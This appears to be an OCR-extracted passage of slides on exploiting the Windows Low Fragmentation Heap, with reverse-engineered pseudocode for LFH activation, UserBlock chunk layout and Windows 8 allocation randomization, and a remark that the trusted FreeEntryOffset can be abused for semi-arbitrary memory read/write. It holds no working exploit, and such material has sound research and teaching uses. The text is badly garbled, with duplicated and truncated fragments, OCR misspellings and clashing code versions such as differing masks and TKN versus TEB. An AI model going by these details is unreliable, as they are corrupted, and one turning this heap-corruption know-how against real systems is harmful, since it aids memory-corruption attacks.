
Allocate 0x100
Bytes

Is there
enough room?

Yes

No

Allocate size +
0x80



0x100, 0x17E -> 0x109E

Leveraging the LFH

To understand how use the LFH for exploitation, we'll need to go over some simple data structures and algorithms.

Enable the LFH

[illegible]

16 Allocations of the same size in a row will enable the LPH bin for that particular size.

Note: The Context is stored in the
FreeList[coSize]->Blink (dual purpose)

You can see this is how `RtlAllocateHeap()` determines which heap manager (front or back) to use.

[illegible]

You can see that if the `FreeList->blink` can be bitwise AND'ed with `ox1`, then the LPH will be used, otherwise it will use the back-end manager.

Note: If the LPH fails, in any way, the back-end manager will be used (Hint: try/catch/all in the allocator :))






Eventually, based on size, the LFH will setup a contiguous piece of memory (a.k.a UserBlock) from which it will allocate and free memory.

These chunks are identical to back-end heap chunks other than they will never be coalesced and contain an offset to the next free chunk in the UserBlock which resides in the first 2-bytes of user data. (Much how like the flink/blink is stored for the back-end manager)


Win 8 Remix!



The easiest way is to learn by example...



Now that we know the `FreeEntryOffset` is trusted by the heap manager, let's show an example of how it can be abused to read/write semi-arbitrary memory



LEVE

To understand how use the LFH for exploitation, we'll need to go over some simple data structures and algorithms.

Enable the LFH

```
if(FreeList != NULL)
{
    //if this freelist doesn't hold a _HEAP_BUCKET
    //update the counters and attempt to get the LFH context
    if(!(FreeList->Blink & 1))
    {
        //add a certain amount to the blink
        FreeList->Blink += 0x10002;

        //if the counter has ran 0x10 times OR
        //we haven't successfully entered the critical section OR
        //we've been through 0x1000 iterations
        //then attempt to set the Compatibility flags
        //which, in turn, will call RtlpPerformHeapMaintenance()
        if(WORD)FreeList->Blink > 0x20 || FreeList->Blink > 0x10000000)
        {
            //if the FrontEndHeapType is LFH (0x2) assign it
            int FrontEndHeap;
            if(Heap->FrontEndHeapType == 0x2)
                FrontEndHeap = Heap->FrontEndHeap;
            else
                FrontEndHeap = NULL;

            //this function gets _HEAP_BUCKET
            //stored in _LFH_HEAP->Bucket[BucketSize]
            //if the LFH hasn't been activated yet, it will return NULL
            char *LFHContext = RtlpGetLFHContext(FrontEndHeap, Size);

            //if the context isn't set AND
```

```

if(FreeList != NULL)
{
    //if this freelist doesn't hold a _HEAP_BUCKET
    //update the counters and attempt to get the LFH context
    if(!(FreeList->Blink & 1))
    {
        //add a certain amount to the blink
        FreeList->Blink += 0x10002;

        //if the counter has ran 0x10 times OR
        //we haven't successfully entered the critical section OR
        //we've been through 0x1000 iterations
        //then attempt to set the Compatibility flags
        //(which, in turn, will call RtlpPerformHeapMaintenance())
        if(WORD)FreeList->Blink > 0x20 || FreeList->Blink > 0x10000000)
        {
            //if the FrontEndHeapType is LFH (0x2) assign it
            int FrontEndHeap;
            if(Heap->FrontEndHeapType == 0x2)
                FrontEndHeap = Heap->FrontEndHeap;
            else
                FrontEndHeap = NULL;

            //this function gets _HEAP_BUCKET
            //stored in _LFH_HEAP->Bucket[BucketSize]
            //if the LFH hasn't been activated yet, it will return NULL
            char *LFHContext = RtlpGetLFHContext(FrontEndHeap, Size);

            //if the context isn't set AND
            //we've seen 0x10+ allocations, set the flags
            //(this means that on the 17th allocation request
            //we'll actually enable the LFH)
            if(LFHContext == NULL)
            {
                if((WORD)FreeList->Blink > 0x20)
                {
                    //RtlpPerformHeapMaintenance
                    //heuristic
                    if(Heap->FrontEndHeapType == NULL)
                        Heap->CompatibilityFlags |= 0x20000000;
                }
            }
            else
            {
                //save the _HEAP_BUCKET in the Blink
                //+1 == _HEAP_BUCKET
                FreeList->Blink = LFHContext + 1;
            }
        }
    }
}

```

```

    }
    else
    {
        //save the _HEAP_BUCKET in the Blink
        //+1 == _HEAP_BUCKET
        FreeList->Blink = LFHContext + 1;
    }
}
}

```

16 Allocations of the same size in a row will enable the LFH bin for that particular size.

Note: The Context is stored in the FreeList[oxSize]->Blink (dual pointer)

s of the same size in a row
the LFH bin for that particular

Note: The Context is stored in the
FreeList[oxSize]->Blink (dual purpose)

Now t

You can see this is how RtlAllocateHeap() determines which heap manager (front or back) to use.

```
_LIST_ENTRY *FreeList = &HeapListLookup->ListHints[FreeListIndex];
if(FreeList)
{
    //check FreeList[index]->Blink to see if the heap bucket context has
    been populated via RtlpGetLFHContext()
    //RtlpGetLFHContext() stores the HeapBucket context + 1 in the Blink
    _HEAP_BUCKET *HeapBucket = FreeList->Blink;

    //logical AND 1 is used due to storing HeapBucket + 1 in the blink
    if(HeapBucket & 1)
    {
        RetChunk = RtlpLowFragHeapAllocFromContext(HeapBucket-1, aBytes);

        if(RetChunk && heap->Flags == HEAP_ZERO_MEMORY)
            memset(RetChunk, 0, RoundSize);
    }
}

//if the front-end allocator did not succeed, use the back-end allocator
```

```

_LIST_ENTRY *FreeList = &HeapListLookup->ListHints[FreeListIndex];
if(FreeList)
{
    //check FreeList[index]->Blink to see if the heap bucket context has
    been populated via RtlpGetLFHContext()
    //RtlpGetLFHContext() stores the HeapBucket context + 1 in the Blink
    _HEAP_BUCKET *HeapBucket = FreeList->Blink;

    //logical AND 1 is used due to storing HeapBucket + 1 in the blink
    if(HeapBucket & 1)
    {
        RetChunk = RtlpLowFragHeapAllocFromContext(HeapBucket-1, aBytes);

        if(RetChunk && heap->Flags == HEAP_ZERO_MEMORY)
            memset(RetChunk, 0, RoundSize);
    }
}

//if the front-end allocator did not succeed, use the back-end allocator
if(!RetChunk)
{
    RetChunk = RtlpAllocateHeap(heap, Flags | 2, Size, RoundSize, FreeList,
&output, XXX, XXX)
}

```

You can see that if the FreeList->blink can

the front-end allocator did not succeed, use the back-end allocator
RetChunk)

```
RetChunk = RtlpAllocateHeap(heap, Flags | 2, Size, RoundSize, FreeList, out, XXX, XXX)
```

You can see that if the FreeList->blink can be bitwise AND'ed with 0x1, then the LFH will be used, otherwise it will use the back-end manager

Note: If the LFH fails, in any way the back-end manager will be used
try{}catch{all} in the allocator

that if the FreeList->blink can
be updated with 0x1, then the LFH
otherwise it will use the back-

Note: If the LFH fails, in any way, the
back-end manager will be used (Hint:
try{}catch{all} in the allocator :))

18 linked


Eventually, based on size, the LFH will setup a contiguous piece of memory (a.k.a UserBlock) from which it will allocate and free memory.

These chunks are identical to back-end memory other than they will never be coalesced and an offset to the next free chunk in the UserBlock resides in the first 2-bytes of user data. (Much how like the flink/blink is stored

size, the LFH will setup a contiguous
(aka UserBlock) from which it will allocate

These chunks are identical to back-end heap chunks
other than they will never be coalesced and contain
an offset to the next free chunk in the UserBlock which
resides in the first 2-bytes of user data.
(Much how like the flink/blink is stored for the back-end manager)

Win 8 Remix!



```
int i = 0;
while(i < 0x100)
{
    //Get two random values, ensure that each byte of the
    //WORD is unsigned (highest bit == 0)
    int rand1 = RtlpHeapGenerateRandomValue32() & 0x7FFFFFFF;
    int rand2 = RtlpHeapGenerateRandomValue32() & 0x7FFFFFFF;
    RtlpLowFragHeapRandomData[i] = rand1;
    RtlpLowFragHeapRandomData[i+1] = rand2;
    i += 2;
}
```

```
//Use the LFHHeapDataSlot as an Index into the random data
//Then increment the value (its a byte value, so it will wrap after)
int rand = RtlpLowFragHeapRandomData[TKN.LowFragHeapDataSlot];
TKN.LowFragHeapDataSlot++;

//Create a random starting index to look for a free chunk
int start_index = (rand * UserBlock.BusyBitmap.TotalBlocks) >> 7;


//Scan bitmap for free chunk, and update the values
int bitmap_index = ScanBitmap(UserBlock);

//The entries resides in the UserBlock, at the location
//pointed to by the bitmap, multiplied by the size (in bytes)
//of each chunk, added to the first offset in the UserBlock
//for user accessible data
_HEAP_ENTRY chunk = UserBlock +
    (bitmap_index * UserBlock.BlockStride) +
    UserBlock.FirstAllocationOffset;

return chunk;
```



WHAT DO WE THINK?



the back-end mana

Win 8 Remix!

```
t each byte of the  
0)  
value32() & 0x7F7F7F7F;  
value32() & 0x7F7F7F7F;
```

```
//Use the LFHHeapData  
//Then increment the  
int rand = RtlpLowFr  
TEB.LowFragHeapDataS
```

```
int i = 0;

while(i < 0x100)
{
    //Get two random values, ensure that each byte of the
    //DWORD is unsigned (highest bit == 0)
    int rand1 = RtlpHeapGenerateRandomValue32() & 0x7F7F7F7F;
    int rand2 = RtlpHeapGenerateRandomValue32() & 0x7F7F7F7F;

    RtlpLowFragHeapRandomData[i] = rand1;
    RtlpLowFragHeapRandomData[i+1] = rand2;
    i += 2;
}
```



```
//Use the LFHHeapDataSlot as an Index into the random data
//Then increment the value (its a byte value, so it will wrap after 0xFF)
int rand = RtlpLowFragHeapRandomData[TEB.LowFragHeapDataSlot];
TEB.LowFragHeapDataSlot++;


//Create a random starting index to look for a free chunk
int start_index = (rand * UserBlock.BusyBitmap.TotalBlocks) >> 7;

//Scan bitmap for free chunk, and update the values
int bitmap_index = ScanBitmap(UserBlock);


//The entries resides in the UserBlock, at the location
//pointed to by the bitmap, multiplied by the size (in bytes)
//of each chunk, added to the first offset in the UserBlock
//for user accessible data
_HEAP_ENTRY chunk = UserBlock +
                    (bitmap_index * UserBlock.BlockStride) +
                    UserBlock.FirstAllocationOffset;

return chunk;
```

1 = Busy
0 = Free



The easiest way is to learn by example...





Encoded

